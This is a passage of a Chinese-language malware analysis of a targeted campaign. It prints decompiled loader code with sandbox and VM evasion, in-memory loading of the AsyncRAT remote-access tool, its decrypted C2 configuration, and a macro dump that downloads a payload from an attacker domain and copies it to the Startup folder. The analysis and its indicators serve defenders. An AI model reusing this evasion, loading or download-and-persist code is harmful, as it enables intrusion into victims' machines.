        int num;
        if (Crashreporter.SoNgmlWAbkI8mkOrev())
        {
            num = 3;
            goto IL_60;
        }
        num = 2;
        if (!Crashreporter.SoNgmlWAbkI8mkOrev())
        {
            goto IL_60;
        }
        IL_42:
        manifestResourceStream.Read(array, 0, array.Length);
        goto IL_75;
        IL_60:
        switch (num)
        {
        case 0:
        case 2:
            goto IL_42;
        }
        IL_75:
        result = array;
    }
    return result;
}
```

之后调用 De 函数内存加载，调用 payload 的导出函数 P




```
        IL_99:
        num = (Crashreporter.SoNgmlWAbkI8mkOrev() ? 9 : 2);
        continue;
        IL_18F:
        if (num3 >= array2.Length)
        {
            num = 11;
            continue;
        }
        type = array2[num3];
        goto IL_99;
        IL_14A:
        num2 = (Data.Length - 1) * 12;
        num = 0;
    }
    IL_C6:
    IL_14:
    result = (Type)Crashreporter.YmUcKKjgnZlvM48loeY(type.GetMethod("P"), null, null);
    num = 3;
    if (!false)
    {
        goto IL_64;
    }
    IL_39:
    num3 = 0;
    num = 1;
    goto IL_64;
}
```

内存加载的 PE 名为 Pj.dll 是该组织特有的 loader 程序，我们该 loader 命名为 Polyloader



```
◢ Pj (0.0.0.0)
    ◢ Pj.dll
        ▷ PE
        ▷ 类型引用
        ▷ 引用
        ▷ 资源
        ◢ { } -
            ▷ <Module> @02000001
            ▷ Anti @02000003
            ▷ FindOSInfo @02000002
            ▷ P @02000004
        ▷ { } \u0002
        ▷ { } SmartAssembly.Attributes
```


根据配置文件决定是否反沙箱、反虚拟机



存储流 #1: #Strings
存储流 #2: #US
存储流 #3: #GUID
存储流 #4: #Blob
类型引用
引用
资源
{} -
<Module> @02000001
Anti @02000003
基类型和接口
派生类型
Anti() : void @06000003
IsAnubisSandbox : bool @17000006
IsCWSandbox : bool @17000007
IsNormanSandbox : bool @17000004
IsSandboxie : bool @17000003
IsSunbeltSandbox : bool @17000005
IsWireshark : bool @17000008
_isAny : bool @17000002
FindOSInfo @02000002
P @02000004
基类型和接口
派生类型
.cctor() : void @0600000B
P() : void @0600000C
DeleteFile(string) : bool @0600000E
Extract(string) : byte[] @06000010


```
public static void P()
{
    checked
    {
        try
        {
            string[] array = Strings.Split(global::P.string_0, "/\\", -1, CompareMethod.Binary);
            if (Operators.CompareString(array[19], "yes", false) == 0)
            {
                Process[] processes = Process.GetProcesses();
                for (int i = 0; i < processes.Length; i++)
                {
                    if (Operators.CompareString(processes[i].ProcessName, "Fiddler", false) == 0)
                    {
                        return;
                    }
                }
                if (Anti.IsWireshark)
                {
                    return;
                }
            }
            if (Operators.CompareString(array[18], "T", false) == 0)
            {
                if (Conversions.ToBoolean(Operators.OrObject(Operators.OrObject(Operators.CompareObjectEqual(global::P.findOSInfo_0.Manufacturer, "VMware, Inc.",
                  false), global::P.findOSInfo_0.Manufacturer.ToString().Contains("VMware")), global::P.findOSInfo_0.Manufacturer.ToString().Contains("Virtual"))))
                {
                    return;
                }
                if (Conversions.ToBoolean(Operators.OrObject(Operators.CompareObjectEqual(global::P.findOSInfo_0.Manufacturer, "innotek GmbH", false),
                  global::P.findOSInfo_0.Manufacturer.ToString().Contains("VirtualBox"))))
                {
                    return;
```

接着通过 PolyDeCrypt 解密出另一个 PE，并调用 RunNet 函数



```
        public static void RunNet(object netobject)
        {
            object[] array;
            bool[] array2;
            object obj = NewLateBinding.LateGet(null, typeof(Assembly), "Load", array = new object[]
            {
                netobject
            }, null, null, array2 = new bool[]
            {
                true
            });
            if (array2[0])
            {
                netobject = RuntimeHelpers.GetObjectValue(array[0]);
            }
            Assembly assembly = (Assembly)obj;
            MethodInfo entryPoint = assembly.EntryPoint;
            object objectValue = RuntimeHelpers.GetObjectValue(assembly.CreateInstance(entryPoint.Name));
            object[] parameters = null;
            if (entryPoint.GetParameters().Length > 0)
            {
                parameters = new object[]
                {
                    new string[1]
                };
            }
            entryPoint.Invoke(RuntimeHelpers.GetObjectValue(objectValue), parameters);
        }
    }
}
```


内存加载 PE，经过分析，该 PE 为开源远控，AsyncRat



```
            Settings.aes256 = new Algo(Settings.Key);
            Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
            Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
            Settings.Version = Settings.aes256.Decrypt(Settings.Version);
            Settings.Install = Settings.aes256.Decrypt(Settings.Install);
            IL_D2:
            goto IL_E4;
            IL_18B:
            return Settings.liccPQZsHV();
            IL_37:
            Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
            Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
            num = 5;
            goto IL_164;
            IL_E4:
            Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
            Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
            Settings.Anti = Settings.zRak7spmoLdikW44pcX(Settings.aes256, Settings.Anti);
            Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
            Settings.Group = Settings.aes256.Decrypt(Settings.Group);
            Settings.Hwid = AmiXulxZrjiDBaCc5J.J6tcD9ydg1();
            goto IL_37;
        }
        catch
        {
```

名称	值
Settings.Key	"2FhuZS03MhJGVEP0ouC1v6MVLCwT65lc"
Settings.aes256	{ConsoleAsync.Algo/*0x02000003*/}
Settings.Ports	"15097"
Settings.Hosts	"45.86.162.29"
Settings.Install	"false"
Settings.MTX	"ktyrgkwawwzo"
Settings.Pastebin	"null"
Settings.Anti	"false"
Settings.BDOS	"false"
Settings.Group	"Default"
Settings.Hwid	null

相关 C2：45.86.162.29:15097




No interesting sightings for this IP address

45.86.162.29 (45.86.160.0/22)
AS 50495 (web2objects GmbH)

Communicating Files

Scanned	Detections	Type	Name
2020-08-31	43 / 69	Win32 EXE	crashreporter.exe
2020-08-06	59 / 72	Win32 EXE	\ProgramData\VqYccUMM\awwcUMUo.exe
2020-08-12	36 / 71	Win32 EXE	crashreporter.exe
2020-08-10	22 / 70	Win32 EXE	India's 5th Gen Fighter Jet Report.exe
2020-08-02	32 / 71	Win32 EXE	ConsoleAsync.exe

配置文件中服务器端证书如下：




```
Settings.ServerCertificate    {[Subject]    CN=AsyncRAT Server    [Issuer]    CN=AsyncRAT Server    [Serial Number]    00B68E6DB2BB7412FABCBAA2192394AD...
    Archived                  false
    Extensions                {System.Security.Cryptography.X509Certificates.X509ExtensionCollection/*0x02000478*/}
    FriendlyName              ""
    Handle                    0x06259D88
    HasPrivateKey             false
    Issuer                    "CN=AsyncRAT Server"
    IssuerName                {System.Security.Cryptography.X509Certificates.X500DistinguishedName/*0x0200045F*/}
    NotAfter                  {9999/12/31 23:59:59}
    NotBefore                 {2020/7/15 20:27:14}
    PrivateKey                null
    PublicKey                 {System.Security.Cryptography.X509Certificates.PublicKey/*0x02000462*/}
    RawData                   {byte[0x000004F6]}
    SerialNumber              "00B68E6DB2BB7412FABCBAA2192394AD"
    SignatureAlgorithm        {System.Security.Cryptography.Oid/*0x0200045B*/}
    Subject                   "CN=AsyncRAT Server"
    SubjectName               {System.Security.Cryptography.X509Certificates.X500DistinguishedName/*0x0200045F*/}
    Thumbprint                "1C3CBEAADDC4AAA8F3B743F4D7E8537F4C1EA597"
    Version                   0x00000003
```

SerialNumber:"00B68E6DB2BB7412FABCBAA2192394AD"

Thumbprint:"1C3CBEAADDC4AAA8F3B743F4D7E8537F4C1EA597"

Subject:"CN=AsyncRAT Server"

在分析过程中发现，VT 上的样本大部分为 CN 上传，结合相关信息可以断定本次活动是针对相关单位的定向攻击事件。




Submissions

Date	Name	Source	Country
2020-08-10 07:17:54	India's 5th Gen Fighter Jet Report.exe	9c5355b7 - web	CN

宏样本分析

我们捕获到的恶意压缩包内容如下：



Annexure Project requirement and progress update .rar - Bandizip 7.04 (Standard)
文件(F)
编辑(E)
查找(I)
选项(O)
视图(V)
工具(T)
帮助(H)
打开
解压
新建
添加
删除
测试
扫描
查看
Annexure Project requirement and p
名称

Annexure Project requirement.xls

Project progress update.xlsm

文件名	MD5	类型
Annexure Project requirement.xls	c9d7b9e1d2eadb8657ec84ff2d20b98c	宏文档
Project progress update.xlsm	59bc5eb1d3f1affd1496dfbb61f1537e	宏文档


文档内容如下，通过错误数据的形式诱导用户启用宏



宏已被禁用。

	A	B	C	D	E	F	G	H	I	J
1	S/No	NSN	PART NO	DEC	QTY	U/PRICE AFTER 7% DISCOUNT	T/PRICE USD	REQ NO	REMARKS	
2	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
3	????	#NAME?	ERROR LOADING DATA!!!				####	##	#NAME?	
4	????	#NAME?	Data not fetched. Please click on enable content button				####	##	#NAME?	
5	????	#NAME?	above to load data.				####	##	#NAME?	
6	????	#NAME?					####	##	#NAME?	
7	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
8	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
9	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
10	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
11	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
12	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
13	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
14	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
15	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
16	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
17	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
18	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
19	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
20	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
21	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
22	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
23	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
24	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
25	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
26	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
27	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	
28	????	#NAME?	#ERROR?	#ERROR?	#ERROR?	#ERROR?	####	##	#NAME?	

可以看到 VT 上的查杀率极低：



1 / 60

Community Score

One engine detected this file

0a855ffc77eff9af1ec0fd04afdd3e54ce769c4b163d8a6f40a989dea41f75ae
Project progress update.xlsm
xlsx

25.55 KB
Size

2020-08-24 10:14:18 UTC
8 days ago

0 / 58

Community Score


No engines detected this file

43de6a87a2cda98e922e80ecf8661cf02c20f0c0a1b5fb057687be8119e45f03
Annexure Project requirement.xls
xls

111.00 KB
Size

2020-08-27 09:10:54 UTC
5 days ago

样本的主要功能为从远程服务器下载 payload，并将 payload 拷贝到 startup 目录下：




```
    QuoteRem 0x0000 0x001B "sPathUser = Environ$("TMP")"
Line #24:
    LitStr 0x000B "USERPROFILE"
    ArgsLd Environ$ 0x0001
    LitStr 0x000B "\Downloads\"
    Concat
    St sPathUser1
Line #25:
Line #26:
    LitStr 0x0033 "http://authowawebmailgo.com/update/images/image.php"
    Ld sPathUser1
    LitStr 0x000B "\msngrs.zip"
    Concat
    ArgsLd DownloadFile 0x0002
    St y
Line #27:
Line #28:
    LitStr 0x000B "USERPROFILE"
    ArgsLd Environ$ 0x0001
    LitStr 0x000B "\Downloads\"
    Concat
    LitStr 0x000B "\msngrs.zip"
    Concat
    LitStr 0x000B "USERPROFILE"
    ArgsLd Environ$ 0x0001
    LitStr 0x000B "\Downloads\"
    Concat
    LitStr 0x000B "\msngrs.exe"
    Concat
    ArgsCall FileCopy 0x0002
Line #29:
Line #30:
    LitStr 0x000B "USERPROFILE"
    ArgsLd Environ$ 0x0001
    LitStr 0x000B "\Downloads\"
    Concat
    LitStr 0x000B "\msngrs.zip"
    Concat
    ArgsCall Kill 0x0001
Line #31:
Line #32:
Line #33:
    LitStr 0x000B "USERPROFILE"
    ArgsLd Environ$ 0x0001
    LitStr 0x000B "\Downloads\"
    Concat
    LitStr 0x000B "\msngrs.exe"
    Concat
    LitStr 0x0007 "APPDATA"
    ArgsLd Environ 0x0001
    LitStr 0x002F "\Microsoft\Windows\Start Menu\Programs\Startup\"
    Concat
    LitStr 0x000B "\msngrs.exe"
    Concat
    ArgsCall FileCopy 0x0002
```

相关 URL 如下：

http://authowawebmailgo.com/update/images/image.php


```
http://authowawebmailgo.com/securemail.auth/hello.jpg
```

下载的 Image.png 为.net 编写的 DeMnu 混淆器。



```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyCompany("beilin")]
[assembly: Guid("bbf012eb-1f3b-433e-acc2-b745d914ae45")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyCopyright("版权所有 (C) beilin 2009")]
[assembly: AssemblyProduct("txtbook")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("txtbook")]
